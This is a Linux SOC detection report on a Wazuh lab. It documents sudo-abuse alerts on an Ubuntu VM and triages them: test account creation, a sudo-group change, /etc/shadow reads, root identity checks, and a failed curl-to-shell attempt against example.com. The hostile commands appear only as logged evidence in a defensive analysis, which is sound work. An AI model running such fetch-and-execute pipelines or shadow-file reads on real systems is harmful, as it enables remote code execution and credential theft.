LINUX SOC DETECTION REPORT

Detection 006 — Sudo Abuse & Sensitive Command Monitoring

Wazuh • Linux • sudo / authentication logs

Status	Detection validated; analyst review required
Verdict	Sudo activity detected; abuse not confirmed
Endpoint	ubuntu_vm2 / 192.168.34.143
Manager	vm1
Rules	100520 / 100521 / 100522 (query)
Date	17 October 2026
Analyst	Vipin Kumar

1. Executive Summary

Wazuh search rule.id:(100520 OR 100521 OR 100522) showed 234 hits in the selected one-week period. Supplied details confirm Level 5 sudo-activity alerts from rule 100520 and Level 9 high-risk command alerts from rule 100521. Activity included account management, a sudo-group change, /etc/shadow access, administrative checks, root identity tests, and a curl-to-shell attempt. Monitoring is confirmed; malicious intent or compromise is not.

2. Environment

Manager: vm1; endpoint: ubuntu_vm2; IP: 192.168.34.143; agent: 001; log source: /var/log/auth.log; search range: last week, 10–17 October 2026.

3. Detection Rules

100520: Sudo command executed as root, Level 5, ATT&CK T1548.003. 100521: Sudo used with a sensitive/high-risk command, Level 9, ATT&CK T1548.003 and T1078. 100522 is in the query but no description/sample alert was supplied; its meaning is not assumed.

4. Account Administration

At 13:58–14:00 local time, useradd testuser_basic, useradd -m -s /bin/bash testuser_sudo, usermod -aG sudo testuser_basic, and userdel commands for both test accounts were logged. These appear consistent with lab account-management tests, but sudo-group membership change is sensitive and should be verified.

5. Sensitive Command Findings

Rule 100521 alerted on cat /etc/shadow at about 14:22:52; this is sensitive file access, but no exfiltration is proven. The rule also alerted on visudo -c (terminal says parsed OK), systemctl status ssh, and crontab -l (terminal says no crontab for root). These can be legitimate admin checks, depending on context.

6. Root Execution Tests

Rule 100520 logged su -c whoami twice and python3 invoking whoami twice. The terminal shows whoami returning root. This establishes root-context commands through sudo, not malicious privilege escalation by itself.

7. Remote Content Pipeline Attempt

At 14:26:29, sudo bash -c "curl -s http://example.com | sh" was logged. The supplied terminal shows 'sh: 1: Syntax error: redirection unexpected'. Successful download or execution is therefore not established.

8. Dashboard Summary

The query includes rules 100520, 100521, and 100522 and displays 234 hits over the last week. The count is matching alert documents, not necessarily unique commands or incidents.

9. MITRE ATT&CK;

T1548.003 — Sudo and Sudo Caching. T1078 — Valid Accounts (mapped in rule 100521). Mappings provide context, not proof of abuse.

10. Findings and Verdict

Confirmed: sudo activity and Wazuh alerts; commands included /etc/shadow access and sudo-group modification. Not confirmed: malicious intent, successful remote script execution, exfiltration, persistence, or compromise. Verdict: detection validated; investigate command intent/outcome.

11. Recommended Response


Confirm lab authorization; verify sudo-group change and account cleanup; review /etc/shadow access; correlate audit, login, network, and process telemetry; separate routine admin checks from higher-risk actions; test rule XML; obtain the exact XML and sample alert for 100522.

12. Limitations and Conclusion


Rule XML was not supplied and there is no specific 100522 alert example. Dashboard results may include repeats. The curl-to-shell attempt shows a shell syntax error in the supplied terminal. This demonstrates sudo detection and triage workflow, not confirmed compromise.

Appendix A — Evidence Screenshots


E01-sudo-detection-dashboard.png



E02-sudo-alert-search-results.png



E03-sensitive-command-alert-details.png



Document Details

View surrounding documents | View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.17
t agent.id	001
t agent.ip	192.168.34.143
t agent.name	ubuntu_vm2
t data.command	/usr/bin/crontab -l
t data.dstuser	root
t data.pwd	/home/vm2
t data.srcuser	vm2
t data.tty	/dev/pts/1
t decoder.ftscomment	First time user executed the sudo command
t decoder.name	sudo
t decoder.parent	sudo
t full_log	2026-10-17T14:30:46.744735+05:30 vm2 sudo: vm2 : TTY=/dev/pts/1 ; PWD=/home/vm2 ; USER=root ; COMMAND=/usr/bin/crontab -l
t id	1792227648.9649980
t input.type	log
t location	/var/log/auth.log
t manager.name	vm1
t predecoder.program_name	sudo
t predecoder.timestamp	2026-10-17T14:30:46.744735+05:30
t rule.description	Sudo used with a sensitive/high-risk command:
# rule.firedtimes	1